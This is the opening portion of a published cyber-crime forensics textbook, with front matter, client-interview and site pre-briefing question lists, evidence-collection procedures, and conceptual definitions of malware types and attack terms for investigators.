


CYBER CRIME INVESTIGATOR'S FIELD GUIDE

THIRD EDITION

Bruce Middleton



An **Auerbach** Book



CRC Press
Taylor & Francis Group

Cyber Crime Investigator's Field Guide

My, oh my ... Transhumanism, Artificial Intelligence, the Cloud, Robotics, Electromagnetic Fields, Intelligence Communities, Rail Transportation, Open-Source Intelligence (OSINT). All this and more in this third edition of *Cyber Crime Investigator's Field Guide*. Many excellent hardware and software products exist to protect our data communications systems, but security threats dictate that they must be all the more enhanced to protect our electronic environment. Many laws, rules, and regulations have been implemented over the past few decades that have provided our law enforcement community and legal system to have the teeth they need to take a bite out of cybercrime, but there is still a major need for individuals who know how to investigate computer network security incidents and bring them to a proper resolution. Organizations demand experts with both investigative talents and a technical knowledge of how cyberspace really works. *Cyber Crime Investigator's Field Guide*, Third Edition provides the investigative framework that needs to be followed, along with information about how cyberspace works and the tools that reveal the who, where, what, when, why, and how in the investigation of cybercrime. This volume offers a valuable Q&A by subject area, an extensive overview of recommended reference materials, and a detailed case study. Appendices highlight attack signatures, Linux commands, Cisco firewall commands, port numbers, and more.

Features

- New focus area on rail transportation, OSINT, medical devices, and transhumanism/robotics
- Evidence collection and analysis tools
- Covers what to do from the time you receive “the call,” arrival on site, chain of custody, and more



Taylor & Francis

Taylor & Francis Group

<http://taylorandfrancis.com>

Cyber Crime Investigator's Field Guide

Third Edition

Bruce Middleton



CRC Press

Taylor & Francis Group
Boca Raton London New York

CRC Press is an imprint of the
Taylor & Francis Group, an **informa** business
AN AUERBACH BOOK

Third edition published 2022

by CRC Press

6000 Broken Sound Parkway NW, Suite 300, Boca Raton, FL 33487-2742

and by CRC Press

4 Park Square, Milton Park, Abingdon, Oxon, OX14 4RN

CRC Press is an imprint of Taylor & Francis Group, LLC

© 2022 Bruce Middleton

First edition published by Auerbach Publications, 2001

Second edition published by Auerbach Publications, 2005

Reasonable efforts have been made to publish reliable data and information, but the author and publisher cannot assume responsibility for the validity of all materials or the consequences of their use. The authors and publishers have attempted to trace the copyright holders of all material reproduced in this publication and apologize to copyright holders if permission to publish in this form has not been obtained. If any copyright material has not been acknowledged please write and let us know so we may rectify in any future reprint.

Except as permitted under U.S. Copyright Law, no part of this book may be reprinted, reproduced, transmitted, or utilized in any form by any electronic, mechanical, or other means, now known or hereafter invented, including photocopying, microfilming, and recording, or in any information storage or retrieval system, without written permission from the publishers.

For permission to photocopy or use material electronically from this work, access www.copyright.com or contact the Copyright Clearance Center, Inc. (CCC), 222 Rosewood Drive, Danvers, MA 01923, 978-750-8400. For works that are not available on CCC please contact mpkbookspermissions@tandf.co.uk

Trademark notice: Product or corporate names may be trademarks or registered trademarks and are used only for identification and explanation without intent to infringe.

ISBN: 9780367682309 (hbk)

ISBN: 9781032301891 (pbk)

ISBN: 9781003134817 (ebk)

DOI: 10.1201/9781003134817

Typeset in Sabon

by Deanta Global Publishing Services, Chennai, India

I dedicate this book to my peers in the cyber security field. Your tireless dedication to the security of the global network infrastructure goes unnoticed by many but I (and many others, I'm sure) want to say thank you. Without you, our global computer communications network infrastructure would be in unimaginable chaos.



Taylor & Francis

Taylor & Francis Group

<http://taylorandfrancis.com>

Contents

<i>Preface</i>	xi
<i>About the author</i>	xiii
1 The initial contact	1
<i>Chapter questions</i>	3
2 Client site arrival	5
<i>Chapter questions</i>	8
3 Evidence collection procedures	9
<i>You Are Now Sitting in Front of the victim's system – What Should Your Approach Be?</i>	10
<i>Let's step back for a minute and look at the big network picture</i>	12
<i>Malware</i>	12
<i>Virus</i>	12
<i>Encrypted</i>	12
<i>Program</i>	12
<i>Boot sector</i>	12
<i>Multipartite</i>	12
<i>Macro</i>	13
<i>Stealth</i>	13
<i>Hoax</i>	13
<i>Polymorphic</i>	13
<i>Armored</i>	13
<i>Metamorphic</i>	13
<i>Worm</i>	13
<i>Trojan horse</i>	13
<i>Ransomware</i>	14
<i>Spyware</i>	14

- Rootkit* 14
- Spam* 14
- Terminology* 15
- Infection warning signs* 15
- Network devices* 16
- Microsoft Windows Operating Systems and file system types* 17
- Detailed procedures for obtaining*
 - a bitstream backup of a hard drive* 19
 - Kali Linux* 20
- Questions* 27

4 Evidence collection and analysis tools 29

- Safe back* 29
- GetTime* 32
- FileList, FileCnvt, and Excel* 32
- GetFree* 33
- Swap files and GetSwap* 34
- GetSlack* 36
- Temporary files* 37
 - Filter_I* 38
 - Filter* 38
 - Intel* 39
 - Names* 40
 - Key word generation* 41
- TextSearch Plus* 42
- CRCMD5* 46
- DiskSig* 47
 - Doc* 48
 - Mcrypt* 48
 - Micro-Zap* 51
 - Map* 52
 - M-Sweep* 53
 - Net Threat Analyzer* 55
 - AnaDisk* 56
 - Seized* 58
 - Scrub* 58
 - Spaces* 59
 - NTFS FileList* 60
 - NTFS GetFree* 61
 - NTFS GetSlack* 62
 - NTFS VIEW* 62

<i>NTFS Check</i>	63
<i>NTIcopy</i>	63
<i>DiskSearch</i>	32 64
<i>Magnet Forensics</i>	66
<i>Chapter questions</i>	67
5 AccessData's Forensic Toolkit	69
<i>Creating a case</i>	69
<i>Working on an existing case</i>	71
<i>Chapter questions</i>	83
6 Guidance Software's EnCase	85
<i>Chapter questions</i>	111
7 ILook Investigator	113
<i>Chapter questions</i>	127
8 Password recovery	129
<i>Chapter questions</i>	132
9 Questions and answers by subject area	133
<i>Evidence collection</i>	133
<i>Legal</i>	135
<i>Evidence analysis</i>	137
<i>Military</i>	141
<i>Hackers</i>	141
<i>BackTracing (TraceBack)</i>	143
<i>Logs</i>	144
<i>Encryption</i>	145
<i>Government</i>	146
<i>Networking</i>	146
<i>E-Mail</i>	147
10 Recommended: Reference materials	151
<i>PERL and C Scripts</i>	151
<i>UNIX, Windows, NetWare, and Macintosh</i>	152
<i>Computer internals</i>	153
<i>Computer networking</i>	154
<i>Websites of interest</i>	154

11 Case study	157
<i>Travel security</i>	158
<i>Wireshark and Python</i>	162
<i>The Fallout</i>	184
<i>Vendor status</i>	184
<i>The target</i>	184
<i>Let's dance</i>	184
<i>Recommendations</i>	195
<i>Passwords</i>	195
<i>SAM file</i>	196
<i>Intrusion Detection Systems</i>	196
<i>Insecure CGI Scripts</i>	197
<i>BO/BO2K</i>	197
12 Rail transportation	199
13 Transhumanism, robotics, and medical devices	217
14 Memory and incident response system commands	229
15 Making use of open-source intelligence (OSINT)	237
<i>Appendix A: Glossary</i>	261
<i>Appendix B: Port numbers of interest</i>	267
<i>Appendix C: Attack signatures</i>	271
<i>Appendix D: UNIX/Linux commands</i>	275
<i>Appendix E: Cisco firewall commands</i>	291
<i>Appendix F: Discovering unauthorized access to your computer</i>	297
<i>Appendix G: Electromagnetic field analysis (EFA)</i>	301
<i>Appendix H: The intelligence community since 9/11</i>	303
<i>Appendix I: Answers to chapter questions</i>	313
<i>Index</i>	319

Preface

In the past 50 years, growth in the area of data communications has been phenomenal, to say the least. During the Vietnam War, one of my duty stations was on an island in the China Sea. I was part of a signals intelligence group, intercepting and decoding wartime communications traffic. We did our best to decode and analyze the information we intercepted, but many times the help of a high-end (at that time) mainframe computer system was required. Did we have a communication network in place to upload the data to the mainframe, let the mainframe do the processing, and then download the data back to us? Not a chance. We had to take the large magnetic tapes and give them to pilots on an SR-71 Blackbird, who flew the tapes to the United States for processing on a mainframe computer system. Once the results were obtained, we would receive a telephone call informing us of any critical information that had been found. It is hard to believe now that 50 years ago that was the way things were done.

Fast forward to today. Data networks now in place allow us to transmit information to and from virtually any location on Earth (and to spacecraft in outer space) in a timely and efficient manner. But what has this tremendous enhancement in communications technology brought us? – Another opportunity for criminal activity to take place. Who are the criminals in cyberspace? One group to start with is organized crime, such as the Mafia and others. What is their major focus? Financial activity, of course. They have found a new way to “mismanage” the financial resources (among other things) of others. Persons involved in foreign espionage activities also make use of our enhanced communication systems. They routinely break into government, military, and commercial computer networked systems and steal trade secrets, new designs, new formulas, etc. Even the data on your personal home computer is not safe. If you are like many in the world today, you work from home. You also may handle your personal finances on your home computer. By doing so, both your personal data and your employer’s data could easily be at risk and fall into the hands of those who prey on secured and unsecured computer systems. I could go on, but I am sure you get the picture.

Why does this happen? We cannot make these communication systems fully secure. Why not? Think about it. Banks and homes and businesses have been in existence for as long as we can remember. Despite all the security precautions put in place for banks, homes, aircraft, and businesses, we have not been able to fully secure them. There are still bank robberies, aircraft hijackings, and break-ins at businesses and homes on a regular basis. Almost nothing in the physical world is really secure. If various entities (governments, militaries, malicious individuals, NGOs, etc.) want to focus on or target something, more than likely they will obtain what they want – if they have the time, patience, and other sufficient resources behind them. We should not expect cyberspace to be any different. Just as in the physical world, where we have to be constantly alert and on guard against attacks on our government, military, corporations, and homes, we have to be alert in cyberspace. Why? Because people can now come into your home, your business, or secure government and military bases without being physically seen. They can wreak havoc, changing your formulas, changing your designs, altering your financial data, and obtaining copies of documents, all without you ever knowing they had been there. The explosion of newer technologies such as devices embedded in our clothing and in the products we purchase, IoT (Internet of Things) devices, enhanced vehicle electronics, robotics, 5G, and Transhumanism will all (and some already do) have a significant effect on cyber forensics investigations.

This brings us to the fact that we need to keep doing the same things we have been doing for many years in the realm of physical security. Do not let your guard down. But it also means that we must continue to enhance our security in the cyber realm. Many excellent products (hardware and software) have been developed to protect our data communication systems. These products must be further enhanced. Many new and enhanced laws over the past 30 years have provided law enforcement with more teeth to take a bite out of cybercrime. Also needed are those who know how to investigate computer network security incidents – those who have both investigative talents and a technical knowledge of how cyberspace really works. That is what this book is about, to provide the investigative framework that should be followed, along with a knowledge of how cyberspace works and the tools available to investigate cybercrime – the tools to tell the who, where, what, when, why, and how.

About the author

Bruce Middleton, CISSP, CEH, NSA IAM, and PMP, is a graduate from the University of Houston (BSEET), Texas, and holds MBA from DeVry University, Naperville, Illinois.

Bruce has over 25 years of experience in the design and security of data communications networks. He began his career with the National Security Agency (NSA) while serving in the United States Army. He has worked on a number of extremely interesting projects for the intelligence community, Department of Defense, and other federal government agencies over the past three decades while working with government contractors such as Boeing, United Technologies, BAE Systems, Harris, and General Dynamics. Bruce was also a key player in the design/security of the communication system for NASA's International Space Station and a registered private detective in the state of Virginia.

Bruce is an international speaker on computer crime and has authored numerous articles for *Security Management* magazine and is a member of the FBI's InfraGard program. His latest venture for the past five years has been in the rail transportation industry with a global rail powerhouse named Alstom (Alstom.com), a French company headquartered in Paris, France, where Bruce served as the North American Regional Cyber Security Manager.



Taylor & Francis

Taylor & Francis Group

<http://taylorandfrancis.com>

The initial contact

When you are first contacted by a client, whether it be in person, over the telephone, or via e-mail, before you plunge headlong into the new case, some specific questions require answers up front. The answers to these questions will help you to be much better prepared when you actually arrive at the client's site to collect evidence and interview personnel. Also remember that the cases you may be involved with vary tremendously. A short listing of case types would include:

- Web page defacement
- Hospital patient databases maliciously altered
- Engineering design databases maliciously altered
- Murder
- Alibis
- Espionage/Sabotage
- Trade secret theft
- Stolen corporate marketing plans
- Computer network used as a jump-off point to attack other networks
- Computer-controlled building environmental controls maliciously modified
- Stolen corporate bid and proposal information
- Military weapons systems altered
- Satellite communication system takeover

Because so many different types of cases exist, review the questions listed below and choose those that apply to your situation. Ignore those that do not apply. Also, depending on your situation, think about the order in which you ask the questions. Note that your client may or may not know the answers to certain questions. Even if the client does not know the answers, these questions begin the thinking process for both you and the client. Add additional questions as you see fit, but keep in mind that this should be a short discussion: its purpose is to help you be better prepared when you arrive at the client's site, not to have the answers to every question you can think of at this time. Ensure that the communication medium you are

using is secure regarding the client and the information you are collecting, i.e., should you use encrypted e-mail? Should you use an STE (Secure Terminal Equipment; replaced the earlier STU III) or other pieces of communications equipment that allow secure voice and data communication (such as encryption) using SCIP (Secure Communications Interoperability Protocol), etc.? Questions you should ask (and these can vary depending on what country you are working in and the technologies they have in use) and requests that you may need to make of the client include:

- Do you have an IDS (Intrusion Detection System) and/or an IPS (Intrusion Prevention System) in place? If so, which vendor?
- Who first noticed the incident?
- Is the attacker still online?
- Are there any suspects?
- Are security policies/procedures in place?
- Have there been any contacts with ISPs (Internet Service Providers) and LEOs (law enforcement organizations)?
- Why do you think there was a break-in?
- How old is the equipment?
- Can you quickly provide me with an electronic copy of your network architecture over a secure medium?
- What operating systems are utilized at your facility?
- Are the drives FAT, NTFS, or ...?
- What type of hardware platforms is utilized at your facility (Intel, Sparc, RISC [Reduced Instruction Set Computer], etc.)?
- Do the compromised systems have CD-ROM drives, diskette drives, etc.?
- Are these systems classified or is the area I will be in classified? At what level? Where do I fax my clearance?
- What sizes are the hard drives on the compromised systems? SSD in use?
- Will the system administrator be available when I arrive, along with any other experts you may have for the compromised system (platform level, operating system level, critical applications running on the system)?
- What type of information did the compromised system hold? Is this information crucial to your business?
- Will one of your network infrastructure experts be at my disposal when I arrive on site (personnel who know the organization's network – routers, hubs, switches, firewalls, etc.)?
- Have your physical security personnel secured the area surrounding the compromised systems so that no one enters the area? If not, please do so.
- Does the crime scene area forbid or preclude the use of electronic communication devices such as cellular telephones, pagers, etc.?

- Please have a copy of the system backup tapes for the past 30 days available for me.
- Please put together a list of all the personnel involved with the compromised system and any projects the system is involved with.
- Please check your system logs. When I arrive, have a listing that shows who accessed the compromised system in the past 24 hours.
- Do the compromised systems have SCSI (Small Computer Systems Interface) or parallel ports (or both) or something else?
- Please do not touch anything. Do not turn off any systems or power, etc.
- What are the names of hotels close by where I can stay?
- My expected arrival time is 6 pm. Will there be a cafeteria open so I can obtain something to eat?
- Please do not mention the incident to anyone who does not absolutely need to know.

CHAPTER QUESTIONS

1. List five different case types.
2. List eight questions you should have answers to before you arrive at the client site.
3. Can the order in which you ask questions be important?
4. What are the two major reasons for putting together a list of pertinent questions and obtaining answers?



Taylor & Francis

Taylor & Francis Group

<http://taylorandfrancis.com>

Client site arrival

On the way to the client's site (whether by car, train, or aircraft), do not waste time. Focus on reviewing the answers the client gave to the questions in Chapter 1. If you were able to obtain it, review the network topology diagram that was sent to you. Discuss with your team members (if you are operating as part of a team) various approaches to the problem at hand. Know what your plan of attack is going to be by the time you arrive on site at the client's premises. If you are part of a team, remember that only one person is in charge. Everyone on the team must completely support the team leader at the client's site.

The first thing to do at the client's site is to go through a pre-briefing. This is about a 15-minute period in which you interface with the client and the personnel the client has gathered to help in your investigation, giving you the opportunity to ask some additional questions, meet key personnel you will be working with (managers, system administrators, key project personnel who used the compromised system, security personnel, etc.), and obtain an update on the situation (something new might have occurred while you were en route). Do not spend much time here; begin the evidence collection process as quickly as possible.

Once again, a variety of questions should be asked. Depending on the case, you will choose to ask some of the questions and ignore others. Again, also consider the order of the questions. These questions should also help generate some other questions. When the questions refer to "personnel," the reference is to those who (in some way, shape, or form) had access to the compromised system(s). Some of the questions can be asked to the entire pre-briefing group, whereas others may need to be asked privately. Use discretion and tact. Again, remember that you can ask questions now, but someone may have to go find the answers and report back to you. Relevant questions include:

- Was it normal for these persons to have been on the system during the past 24 hours?
- Who was the last person on the system?
- Does this person normally work these hours?

- Do any of your personnel have a habit of working on weekends, arriving very early, or staying very late?
- What are the work patterns of these personnel?
- At what time(s) did the incident occur?
- What was on the computer screen?
- When was the system last backed up?
- How long have these individuals been with the organization?
- Have any of these individuals behaved in a strange manner? Do any have unusual habits or an adverse relationship with other employees?
- Have there been any other unusual network occurrences during the past 30 days?
- Can you provide me with an overview of what has happened here?
- What programs/contracts were the compromised systems involved with? What personnel work on these programs/contracts?
- Is there anything different about the area where the systems reside? Does anything look out of place?
- What level of access (clearance) does each of the individuals have for the compromised system and the area where it resides?
- Are any of the personnel associated with the systems not <your country> citizens?
- Could any cameras or microphones in the area track personnel movements at or near the compromised system area?
- Are there access logs into/out of the building and area?
- Do people share passwords or user IDs?
- Does the organization have any financial problems or critical schedule slippages?
- Have any personnel taken extended vacations, had unexplained absences, or visited foreign countries for business/pleasure during the past 90 days?
- Are there associated personnel who have NOT taken a vacation for the past year or more?
- Have any personnel been reprimanded in the past for system abuse or any other issues?
- Are any personnel having financial or marital hardships? Are any having intimate relations with any fellow employee or contractor?
- Are any personnel contractors, part-time, or not full-time employees?
- Has anyone had access to the building, systems, area over the past 60 days who usually does not have access (first timers, sales meeting, service personnel, others from the outside not usually present)?
- Which janitorial service do you use? Have the personnel been properly vetted?
- Who else had access to the area that was compromised?
- What are the educational levels and computer expertise levels of each of the personnel involved with the system?

- What type of work is this organization involved with (current and past)?
- Who first noticed the incident? Who first reported the incident? When?
- Did the person who noticed the incident touch anything besides the telephone?
- Does anyone else in the company know of this?
- Based on physical security records, what time did each of the personnel arrive in the building today?
- Based on records from physical security, if any personnel arrived early, was anyone else already in the building? Was this normal for them?
- What are logs showing for remote access? Anything unusual over the past 60 days?
- For the past 30 days, provide me with a listing of everyone who was on the compromised system, along with their dates/times of access.
- What was the purpose of that specific system?
- Has the employment of anyone in the organization been terminated during the past 90 days?
- Can you give me a copy of the organization's security policy/procedures?
- Why do you think there was a break-in? (Try to get people to talk.)
- Can you provide any records available for the compromised system, such as purchasing records (see original configuration of box) and service records (modifications, problems the box had, etc.)?
- Can you provide a diagram of the network architecture? (This question is necessary only if you have not already obtained one.)
- Are all experts associated with the system present? (Obtain their names and contact information.)
- Briefly spell out the evidence collection procedure you (as the investigator) will be following to those in the pre-briefing.
- Have you (the investigator) received the backups requested for the compromised system? If not, are backups done on a regularly scheduled basis?
- Was the system serviced recently? By whom?
- Were any new applications recently added to the compromised systems?
- Were any patches, updates, or operating system upgrades recently done on the compromised system?
- Were any suspicious personnel in the area of the compromised systems during the past 30 days?
- Were any abnormal access rights given to any personnel in the past 90 days who are not normally associated with the system?
- Are there any known disgruntled employees, contractors, etc.?
- Were any new contractors, employees, etc. hired in the past month?

- Are there any human resources, union, or specific organizational policies or regulations that I (we) need to abide by while conducting this investigation?

CHAPTER QUESTIONS

1. What should you be doing as you travel to the client site?
2. If you are part of a team, remember that there is only _____ person in charge. Everyone on the team must completely support the _____ at the client site.
3. What is the first thing you should do when you arrive at the client site?
4. List three questions that you should ask at a pre-briefing.

Evidence collection procedures

Chapter 3 discusses evidence collection tools and covers the procedures involved with collecting evidence so that the evidence will usually be admissible in a court of law. Keep in mind as you read through this chapter that there will always come new tools and technologies. Also keep in mind that technology you consider current in your particular country could be unavailable in other less-developed or economically challenged countries, and as such you may be forced to work with hardware and software tools less advanced than what you are used to. The important thing is that you understand the concepts involved and don't tie yourself and your career to only the latest and greatest toolsets and computer systems available. Be able to adjust to whatever is at hand for you to make use of. The answers to the following questions illustrate key details of the procedures:

- What is Locard's Exchange Principle?
Anyone, or anything, entering a crime scene takes something of the crime scene with them. They also leave behind something of themselves when they depart.
- To what website should you go to read computer search and seizure guidelines that are accepted in a court of law?
<https://www.justice.gov/sites/default/files/criminal-cips/legacy/2015/01/14/ssmanual2009.pdf> (Read this information completely and carefully – Know the 4th Amendment to the US Constitution.)
- The six investigative techniques, in order, used by the Federal Bureau of Investigation (FBI):
 - 1 Check records, logs, and documentation.
 - 2 Interview personnel.
 - 3 Conduct surveillance.
 - 4 Prepare search warrant.
 - 5 Search the suspect's premises if necessary.
 - 6 Seize evidence if necessary.
- You are at the crime scene with a system expert and a network infrastructure specialist. What should be your first steps?

- a. If allowed, photograph the crime scene. This includes the area in general, computer monitors, electronic instrument information from devices that are in the area (cellular telephones, pagers, etc.), and cabling connections (including under the floor if the floor is raised).
 - b. Make sketches as necessary.
 - c. If an active modem connection exists (flashing lights indicating communication in progress), quickly unplug it and obtain internal modem information via an rs-232 connection to your laptop. Is it normal for a modem to be here? If so, is it normal for it to be active at this time?
 - d. Lift ceiling tiles and look around.
- What are the six steps, in order, that a computer crime investigator would normally follow?
 - a. Secure the crime scene (if the attacker is still online, initiate back trace). A back trace (also called a traceback) is an attempt to obtain the geographical location(s) of the attacker(s) using specialized software tools.
 - b. Collect evidence and maintain chain of custody (assume it will go to court)
 - c. Interview witnesses.
 - d. Plant sniffers (if no IDS/IPS/SIEM is in place).
 - e. Obtain laboratory analysis of collected evidence.
 - f. Turn findings and recommendations over to the proper authority.
 - What tools could be used to obtain the bitstream backup/forensic image of the hard drive(s)?
 - DD (comes with UNIX/Linux operating systems)
 - EnCase (<https://security.opentext.com/encase-forensic>)
 - AccessData FTK Imager (<https://accessdata.com/product-download>)
 - Cellebrite Digital Collector (<https://www.cellebrite.com/en/digital-collector/>)
 - X-Ways Forensics (<https://www.x-ways.net/forensics/index-m.html>)
 - Magnet Axiom (<https://www.magnetforensics.com/products/magnet-axiom/>)
 - Magnet Ignite (<https://www.magnetforensics.com/products/magnet-ignite/>)
 - Fast Triage
 - Paraben (https://cart.paraben.com/DP2C-Data-Imaging_p_16.html)
 - Kali Linux
 - Note that there are others but the list above will suffice

YOU ARE NOW SITTING IN FRONT OF THE VICTIM'S SYSTEM – WHAT SHOULD YOUR APPROACH BE?

You are sitting in front of a victim system at the client's site. The system is still on, but the client removed the system from the network while you

were en route to the site. Otherwise, the system has been left untouched since you were contacted. Observe that this is an Intel platform running Microsoft Windows 10. There is still no solid answer within the forensics community as to whether the power plug on a computer system should be disconnected in order to ensure the evidence remains in its current state or if the live system should remain active (there are risks both ways) as you found it when you arrived onsite. Leaving it on provides you with the ability to perform live memory analysis (such as with Volatility) but you risk the fact that something may be going on with the system at this time that is erasing valuable evidence on the hard drive or that some type of remote access (or USB access, etc.) may occur and as such you lose evidence or some adverse impact to the system occurs. On the other hand, if you happen to switch off a computer system that is running BitLocker then you have automatically activated BitLocker encryption. If the organization has the necessary code to disable the BitLocker encryption then that is not a problem, but you would want to know that prior to shutting down that system (in other words, if you suspect BitLocker may be active and you are NOT sure you have the code to unlock it, then DO NOT shut down the computer system yet). My personal preference is to pull the plug (some operating systems automatically place memory contents onto the hard drive when you do that but not all do) if BitLocker is not enabled, but as I said not everyone agrees with that approach. Depending on the situation and the environment, there are times when I prefer to pull the plug, quickly duplicate the hard drive twice (bitstream backup/forensic image), bring the system back up as if it had never been down with one of the duplicate hard drives, connect it back to the network, and see if a malicious actor attempts further access and track that. The original hard drive is stored in a safe and the other duplicate is used for your upcoming forensics analysis (proper chain of custody is a key item here for the original and duplicate hard drives if you plan to go to court, and you should always plan your moves as if you were going to court unless your client puts in writing that they do not want to go to court and you are to proceed in your endeavors as quickly as possible). Most of the clients I work with are not interested in going to court but just want to know the who, where, what, when, why, and how so that they can take the action they deem appropriate, so it depends on whom you are working with. That's why it's always best to have an established relationship with your clients prior to something going wrong. You want to understand and know how your clients think, so market yourself and your company so you have these established relationships in place where possible. Even if it's a new client it's quite possible that one or more of your established relationships will be known by your new client, and this helps ease into the work since your new client will then already have some knowledge of how you are used to working and a certain trust level is readily established.

LET'S STEP BACK FOR A MINUTE AND LOOK AT THE BIG NETWORK PICTURE

Now let's think about just where all the evidence you need to collect actually resides. It's not just in the computer system you are looking at. That computer was connected to some type of network infrastructure, and various devices on that network will likely contain some information of interest to you. As a forensics professional, you need to have at least a high-level knowledge of forensics terminology, network architecture (hardware and software), what malicious activities can be performed against this architecture, and the deeper you can go, the better. Let's give you that high-level knowledge now (or review it if you already know it).

MALWARE

Malware is essentially software that is specifically designed to infiltrate a computer network and most likely damage it without the network owner's knowledge and/or consent. Malware can take several forms:

Virus

A virus is malicious code that runs on a computer (or other network devices, depending on its purpose) without the owner's knowledge and this code infects the network device when it is executed. Note that a virus requires the end user of the computer system to take some action in order for the virus to reproduce and spread. There are various virus types:

Encrypted

A computer virus that encrypts its payload with the intent of making detection more difficult.

Program

This type of virus infects either an application or some type of executable file.

Boot sector

Stored in the first sector of a hard drive and subsequently loaded into memory (RAM) when the computer is booted up.

Multipartite

This type of virus will attach itself to both the boot sector and system files and then move to infiltrate other files on the computer system.

Macro

Here the virus has been embedded into a document of some type (a Microsoft Excel or Word file, for example) and the virus is executed when the document is opened by the end user.

Stealth

A hidden virus that attacks operating system processes and prevents your typical antivirus scans. These viruses take refuge in partitions, files, and boot sectors and are proficient at intentionally avoiding detection by scanners.

Hoax

An email (for example) that warns of a non-existent virus and urges recipients to forward the warning message. Of course this ties up valuable network bandwidth when such false warnings “go viral.”

Polymorphic

This is an enhancement to the standard encrypted virus. To avoid detection, it morphs itself each time it is executed by changing the decryption module.

Armored

This virus can be said to have a “protection layer” surrounding it so as to confuse analysis by an individual or program attempting to learn about how it works.

Metamorphic

This is an enhancement to the standard polymorphic virus. It has the ability to completely rewrite itself prior to infecting files.

Worm

Similar to a virus but it can self-replicate (no user interaction is required) and be quite disruptive. An example would be the Conficker Worm which infected millions of computers.

Trojan horse

Software that seems to be doing something you want but in truth it is malicious and performing background activities of which you are unaware. The most common Trojan is a RAT (Remote Access Trojan) whose purpose is to provide the malicious actor with remote control of your computer system without your knowledge or consent.

Ransomware

Becoming more and more popular and dangerous (has severely impacted hospitals, transportation systems, schools, governments, and others. SamSam in 2018 has cost the city of Atlanta, Georgia, at least US\$ 15 million dollars since they refused to pay the ransom.). This malware prevents the system owner from accessing their data until some monetary payment is made (usually via bitcoin). Even if you pay the ransom there is no guarantee that your data will be released back to you, or that it won't attack another computer on your network after the first payment is made. It's also possible that any payment you make could be illegal if it turns out you are funding some terrorist group or some other malicious entity on an FBI government watchlist, and you could be fined or jailed for such payment. Essentially, this attack is taking advantage of a vulnerability in some software package you are using in order to gain access to your system and subsequently encrypt your data. The best protection from this type of attack is to always keep recent backups of your computer system.

Spyware

Covertly gathers information about the user/system without the end user's knowledge or consent. Keyloggers are a good example in that they capture the victim's keystrokes as he types and can also take screenshots of your computer and sends them back to the attacker. Adware is another type of spyware that learns about your web activities and then targets advertisements to you so that you will buy products (sometimes categorized as "grayware").

Rootkit

This is some of the most dangerous and it targets the kernel or boot loader of a computer system. It is designed to hide itself and to obtain administrative level control of your computer system without being detected. Thus, someone else controls your computer system and it's not picked up by standard antivirus scans. It is common to find DLL injection (malicious code is pushed into a running Microsoft Windows process by making use of Dynamic Link Libraries that are loaded up at runtime) being used by a rootkit so that it can persist across computer reboots. Device drivers can also be at risk here for malicious usage.

Spam

Everyone knows what this is and how annoying it can be. Its most common delivery medium is via email. Spammers will often exploit an open mail relay in order to send their messages in bulk. In effect it's an abuse mechanism.

TERMINOLOGY

We also need to know some of the common terminology used relative to attacks on network systems:

- Attack vector
 - This is the technique that a malicious actor uses to gain access to a targeted computer system so that he can infect it with some type of malware.
 - Backdoor
 - These can be put in place either by a malicious actor or they could have been put in place by a programmer who coded the legitimate product you are using. In either case, a backdoor is a covert way to access portions of a program that would not normally be accessed so that normal in-place system security is bypassed.
 - Botnet
 - A group of compromised computers (usually unknown to the system owners) under the control of some malicious actor via some master computer system (node). These compromised computers can be called Zombies. DDoS (Distributed Denial of Service) attacks are usually launched via Botnet.
 - Logic bomb
 - Code that a malicious actor places inside a program but this portion of the code only executes and does its dirty deed when certain conditions are met.
 - Privilege escalation
 - Malicious actor exploits a hardware/software design flaw (or purposely created backdoor they learn of, or some other bug) in a system in order to gain access to system resources that typical end users do not have access to.
 - Threat vector
 - This is the technique that an attacker uses to maliciously access a computer system.
 - Watering hole
 - Malicious software is pushed to a website that via some reconnaissance a malicious actor knows his target normally goes to on a regular basis.

INFECTION WARNING SIGNS

What sort of things might an end user observe if their computer system has been somehow infected? Note that they might notice nothing but here are some items to watch for:

- Mouse cursor begins moving around on its own
- Running much slower than usual
- You attempt to use the System Restore function for some reason but it does not work
- Blank screens
- Double file extensions are observed, such as filename.txt.exe
- Software applications begin opening up when the end user did not act to make that occur
- Strange activity that the end user does not usually see
- Unusual error messages that are not normally observed
- Loss of access to some applications, files, or hard drives
- Some folders or files or drives are missing or corrupted in some fashion
- Noises occur from the computer that the end user is not used to hearing
- Printing is not done properly
- New files and/or folders are showing up on the computer that the end user did not create (check with your Admin of course in case he did it)

NETWORK DEVICES

- Data Loss Prevention (DLP)
